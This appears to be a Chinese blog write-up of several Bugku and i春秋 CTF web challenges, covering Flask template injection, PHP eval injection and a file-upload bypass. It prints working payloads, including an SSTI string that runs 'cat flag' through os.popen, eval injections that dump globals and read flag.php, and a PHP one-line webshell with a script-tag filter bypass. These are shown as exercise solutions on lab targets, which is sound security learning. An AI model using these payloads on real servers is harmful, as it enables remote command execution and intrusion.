Bugku、i春秋解题 web wp（一）

原创

poggioxay 于 2021-05-14 09:41:33 发布 276 收藏 1

分类专栏： 笔记 wp i春秋

笔记 同时被 3 个专栏收录

12 篇文章 1 订阅

订阅专栏

wp

15 篇文章 1 订阅

订阅专栏

i春秋


1 篇文章 0 订阅

订阅专栏

文章目录

Bugku Simple_SSTI_1(python模板注入)

1. 启动常见后只有一行字母，我们什么也看不出来。点击右键，查看网页源代码




```html
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Simple SSTI</title>
</head>
<body>
You need pass in a parameter named flag。
























<!-- You know, in the flask, We often set a secret_key variable.-->
</body>
</html>
```

2. 倒数第三行绿色的字

```
<!-- You know, in the flask, We often set a secret_key variable.-->
```


意思是 你知道，在flask【一个Python编写的Web 微框架，让我们可以使用Python语言快速实现一个网站或Web服务。】里，我们经常设置一个secret_key变量,所以我们要读取 `secret_key` 变量，导出所有 `config` 变量，其中就包括 `SECRET_KEY` ,需要在题目url后面添加 `/?flag={{config.items()}}` ，点击访问,则在页面可发现 `flag{c3af0e0464d89e12a4983dbf4b3984da}` 。




```
dict_items([('ENV', 'production'), ('DEBUG', True), ('TESTING', False), ('PROPAGATE_EXCEPTIONS', None), ('PRESERVE_CONTEXT_ON_EXCEPTION', None), ('SECRET_KEY',
'flag{c3af0e0464d89e12a4983dbf4b3984da}'), ('PERMANENT_SESSION_LIFETIME', datetime.timedelta(days=31)), ('USE_X_SENDFILE', False), ('SERVER_NAME', None), ('APPLICATION_ROOT', '/'),
('SESSION_COOKIE_NAME', 'session'), ('SESSION_COOKIE_DOMAIN', False), ('SESSION_COOKIE_PATH', None), ('SESSION_COOKIE_HTTPONLY', True), ('SESSION_COOKIE_SECURE', False),
('SESSION_COOKIE_SAMESITE', None), ('SESSION_REFRESH_EACH_REQUEST', True), ('MAX_CONTENT_LENGTH', None), ('SEND_FILE_MAX_AGE_DEFAULT', datetime.timedelta(seconds=43200)),
('TRAP_BAD_REQUEST_ERRORS', None), ('TRAP_HTTP_EXCEPTIONS', False), ('EXPLAIN_TEMPLATE_LOADING', False), ('PREFERRED_URL_SCHEME', 'http'), ('JSON_AS_ASCII', True), ('JSON_SORT_KEYS',
True), ('JSONIFY_PRETTYPRINT_REGULAR', False), ('JSONIFY_MIMETYPE', 'application/json'), ('TEMPLATES_AUTO_RELOAD', None), ('MAX_COOKIE_SIZE', 4093)])
```

Bugku Simple_SSTI_2

1. 启动场景，打开可看到这样的页面



You need pass in a parameter named flag

2. 由题目可知，这道题依然为模板注入。与上一题思路相同，点击右键，查看网页源代码。
   利用上一题的思想，我们从源码中得不到多余的提示,只提示我们要传参。




```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Simple SSTI2</title>
</head>
<body>
You need pass in a parameter named flag
</body>
</html>
```

3. payload：?flag={{ config.__class__.__init__.__globals__['os'].popen('cat flag').read() }}



114.67.246.176:18037/?flag={{%20config.__class__.__init__.__globals__[%27os%27].popen(%27cat%20flag%27).read()%20}}

```
flag{6dcaa1c68985ff8e9c815759cc6812e1}
```



http://114.67.246.176:18037/?flag={{ config.__class__.__init__.__globals__['os'].popen('cat flag').read() }}

i春秋 Misc Web 爆破-1



"百度杯" CTF比赛 2017 二月场

分值：10分 类型：Misc Web 题目名称：爆破-1 已解答

题目内容：flag就在某六位变量中。

http://817e5fb3b3c649c3bb9f40810117a69862f08c1355fd459f.changame.ichunqiu.com:80

00 : 55 : 31

延长时间(3) 重新创建


Flag:

提交

解题排名： 1 青海长云 2 canic 3 王乙文


提交Writeup获取泉币

1. 打开链接是一段php源码。




```
<?php
include  "flag.php";
$a  =  @$_REQUEST['hello'];
if(!preg_match('/^\w*$/',$a  )){
    die('ERROR');
}
eval("var_dump($$a);");
show_source(__FILE__);
?>
```

2. 第一行include"flag.php"表示文件中包含flag.php文件，第二行 `$a = @$_REQUEST['hello']` 表示命名一个变量a来接收超全局变量【意味着它们在一个脚本的全部作用域中都可用】 `@$_REQUEST['hello']` 。 `$_REQUEST` 用于收集 HTML 表单提交的数据。 `$a = @$_REQUEST['hello']` 则是请求一个名为hello的参数.
3. 因此可以直接在url后面提交 `/?hello=GLOBALS` ,



```
array(9) { ["_GET"]=> array(1) { ["hello"]=> string(7) "GLOBALS" } ["_POST"]=> array(0) { } ["_COOKIE"]=> array(6) { ["UM_distinctid"]=> string(59)
"1780c0dd0d2845-058f76d7fe56f8-53e356a-144000-1780c0dd0d3855" ["chkphone"]=> string(33) "acWxNpxhQpDiAchhNuSnEqyiQuDIO0O0O"
["ci_session"]=> string(40) "f12e460e37f366964e433475146c595457e5ccd2" ["Hm_lvt_2d0601bd28de7d49818249cf35d95943"]=> string(21)
"1620721245,1620727293" ["__jsluid_h"]=> string(32) "9ad90e15ffd82c2b01986300318b3bb3" ["Hm_lpvt_2d0601bd28de7d49818249cf35d95943"]=>
string(10) "1620728005" } ["_FILES"]=> array(0) { } ["_REQUEST"]=> array(1) { ["hello"]=> string(7) "GLOBALS" } ["flag"]=> string(38) "flag在一个长度为6的变量
里面" ["d3f0f8"]=> string(42) "flag{66e782b5-ca34-491d-9d3c-d759f957ebaa}" ["a"]=> string(7) "GLOBALS" ["GLOBALS"]=> *RECURSION* } <?php
include  "flag.php";
$a  =  @$_REQUEST['hello'];
if(!preg_match('/^\w*$/',$a  )){
    die('ERROR');
}
eval("var_dump($$a);");
show_source(__FILE__);
?>
```




URL
http://2e604e9ca3e445c4b1647e61a79493b9f7c0128a9ccb4717.changame.ichunqiu.com/?hello=GLOBALS

4. *EQUEST*变量包含_GET、$_POST变量，因此post传参数hello=GLOBALS也可以。


i春秋 Misc Web 爆破-2

1. 与上一题相同，打开链接是一段php源码代码与上一题基本相同，利用上一题的解题思路我们发现这种方法不可行，但是第二题源码中未出现过滤字符的代码。利用上一题的解题思路我们发现这种方法不可行



```php
<?php
include  "flag.php";
$a  =  @$_REQUEST['hello'];
eval(  "var_dump($a);");
show_source(__FILE__);
```


2. 把一个 file_get_contents() 函数【 file_get_contents(path) 函数，获得指定路径下的文件内容，以字符串的形式返回出来。 eval(str) 函数，把括号里的字符串，当作 php 命令来执行。】命令赋值给 $a 传入 var_dump() 中。 var_dump() 函数就是把这个命令以字符串的形式返回，进入到嵌套的 eval 函数里面，让 eval 函数来执行这行命令。
3. 因此，我们我们使用get传参在url后面添加 /?hello=file_get_contents("flag.php") ，页面跳转成功后查看该页面的源码即可成功得到flag。



```
string(83) "<?php
$flag = 'Too Young Too Simple';
#flag{57469544-9151-43dd-b490-9998a0a9a253};
"
<code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php<br /></span><span style="color: #007700">include&nbsp;</span><span style="color: #DD0000">"flag.php"</span><span sty
</span>
</code>
```

i春秋 Web Upload

打开链接题目提示随便上传什么文件，我们尝试上传一个含有一句话木马的flag.php文件，显示上传成功。



文件上传

你可以随意上传文件


上传成功!

点击右键查看网页源代码，查看我们上传的php文件内容，发现php的标签被过滤。因此我们应该想办法绕过过滤，使蚁剑连接时能识别出一句话木马。

```
@eval($_POST['cmd']); ?>
```

我们尝试大小写绕过以及使用注释进行干扰、双写绕过，发现 `php` 标签中 `<?` 依然被过滤，而php成功绕过。我们用 `<script language="pHp">@eval($_POST['123'])</script>` script标签来绕过 `<?` ,即可绕过成功。

打开蚁剑连接这个php文件，连接成功并打开后，即可在html目录下找到flag.php文件即可找到flag。



数据管理 (4)

URL地址	IP地址	物理位置	网站备注	创建时间	更新时间
http://fe7dc8e1f05743559406c315	183.2				
http://challenge-ac2f4bf55fac69f7	47.98				
http://127.0.0.1/DVWA/hackable/	127.0				
http://127.0.0.1/DVWA/hackable/	127.0				

